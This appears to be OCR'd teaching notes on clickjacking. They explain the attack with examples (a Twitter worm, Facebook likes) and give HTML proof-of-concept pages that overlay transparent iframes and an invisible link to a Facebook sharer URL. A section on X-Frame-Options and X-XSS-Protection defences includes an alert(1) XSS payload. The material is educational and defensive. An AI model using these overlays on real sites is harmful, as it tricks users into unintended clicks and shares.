CLICKJACKING ATTACK


https://owasp.org/www-community/attacks/Clickjacking

https://www.imperva.com/learn/application-security/clickjacking/#

Clickjacking, also known as a “UI redress attack”, is when an attacker uses multiple transparent or opaque layers to trick a user into clicking on a button or link on another page when they were intending to click on the top level page. Thus, the attacker is “hijacking” clicks meant for their page and routing them to another page, most likely owned by another application, domain, or both.


Clickjacking also made the news in the form of a Twitter worm. This clickjacking attack convinced users to click on a button which caused them to re-tweet the location of the malicious page, and propagated massively.

There have also been clickjacking attacks abusing Facebook’s “Like” functionality. Attackers can trick logged-in Facebook users to arbitrarily like fan pages, links, groups, etc


Attacker
www
Attacker's website
1 The attacker sends a link to a target website through email, social media, or other media.
3 The browser opens the target website.
2 The victim opens the link in a browser.
4 The victim clicks a visually harmless UI element and gets clickjacked.
Victim
Victim's browser


```
<html>
<head>
<title>Clickjack test page</title>
</head>
<body>
<p>Website is vulnerable to clickjacking!</p>
<iframe src="http://www.yoursite.com/sensitive-page" width="500" height="500"></iframe>
</body>
</html>
```

EXAMPLE


Not secure | stackoverflow.com/questions/25435089/html-hide-an-iframe
created!
reallearning.site
Website reallearning.site has been successfully installed on server! Please delete the file default.php from the public_html folder and then upload your website by using FTP or File Manager.
Click me
What's next?
Elite Affiliate Club
Elements
Console
Sources
Network
html.html__responsive.
body
Styles
Computed
Layout
Event Listeners
DOM Breakpoints
Properties
Accessibility
Filter
:hov
.cls
Console
top
Filter
Default levels
1 Issue: 1

```
<head></head>
<body>
    <style>
  iframe {
      position:relative;
      width: 500px;
      height: 700px;
      opacity: 0.1;
      z-index: 2;
  }
  div {
      position:absolute;
      top:470px;
      left:60px;
      z-index: 1;
  }
</style>
<div>Click me</div>
<iframe src="http://reallearning.site"></iframe></body>
```

```
Refused to display 'https://iitjammu.ac.in/' in    chrome-error://chromewebdata/:1
a frame because it set 'X-Frame-Options' to 'sameorigin'.
▸crbug/1173575, non-JS module files deprecated.           VM1397:6772
Refused to display 'https://www.iana.org/' in a    chrome-error://chromewebdata/:1
frame because it set 'X-Frame-Options' to 'deny'.
2 ▸crbug/1173575, non-JS module files deprecated.         VM10:6772
>
```



www.k1tt3ns.com/vacuum-revenge


Watch This Kitty Get Revenge On A Vacuum Cleaner In The Cutest Way Possible

YOUR WEBSITE, ENCLOSED IN AN IFRAME...

```
<html>
  <head>
    <style>
      body {
        position: relative;
        margin: 0;
      }

      iframe {
        border: none;
        position: absolute;
        width: 100%;
        height: 100%;
      }
    </style>
  </head>
  <body>
    <iframe src="www.kittens.com/vacuum-revenge">
    </iframe>
  </body>
</html>
```

https://cyberhoot.com/cybrary/clickjacking/



www.k1tt3ns.com/vacuum-revenge

Watch This Kitty Get Revenge On A Vacuum Cleaner In The Cutest Way Possible

...AND AN INVISIBLE LINK


```
<html>
  <head>
    <style>
      body {
        position: relative;
        margin: 0;
      }

      iframe, div, a {
        border: none;
        position: absolute;
        width: 100%;
        height: 100%;
      }

      div {
        z-index: 100;
      }

      a {
        display: block;
      }
    </style>
  </head>
  <body>
    <iframe src="www.kittens.com/vacuum-revenge">
    </iframe>
    <div>
      <a href="https://www.facebook.com/sharer/sharer.php?u=http%3A%
    </div>
  </body>
</html>
```

https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options




X-Frame-Options

The `X-Frame-Options` HTTP response header can be used to indicate whether or not a browser should be allowed to render a page in a `<frame>`, `<iframe>`, `<embed>` or `<object>`. Sites can use this to avoid click-jacking attacks, by ensuring that their content is not embedded into other sites.

There are two possible directives for `X-Frame-Options`:

```
X-Frame-Options: DENY
X-Frame-Options: SAMEORIGIN
```

If you specify `DENY`, not only will the browser attempt to load the page in a frame fail when loaded from other sites, attempts to do so will fail when loaded from the same site. On the other hand, if you specify `SAMEORIGIN`, you can still use the page in a frame as long as the site including it in a frame is the same as the one serving the page.



X-XSS-Protection

The HTTP `X-XSS-Protection` response header is a feature of Internet Explorer, Chrome and Safari that stops pages from loading when they detect reflected cross-site scripting (XSS) attacks. These protections are largely unnecessary in modern browsers when sites implement a strong `Content-Security-Policy` that disables the use of inline JavaScript (`'unsafe-inline'`).

X-XSS-Protection: 1

This is the default setting. It enables XSS filtering on the web browser and blocks out potential XSS payloads from being executed on the page.

X-XSS-Protection: 1; mode=block;

This enables XSS filtering in the browser. It avoids potential execution of XSS payloads by blocking the rendering of the page. When the XSS payload is deployed, the visitor gets a blank page on the browser.

In Chromium based browsers, the XSS injection attempt can be reported to the URL specified in the report directive.

```
X-XSS-Protection: 1; mode=block; report=https://domain.tld/folder/file.ext
```

The XSS filter is responsible for the detection of reflected script code. It is triggered if potentially malicious HTML code is found in both the request and response on the HTML page. While some directives will instruct the browser to remove the malicious script in question, others prevent the rendering of the page entirely.

For example:

Request URL:

```
http://www.example.com/?param=<script>alert(1);</script>
```

Response body:

```
…
<div>
<script>alert(1);</script>
&lt;/div>
```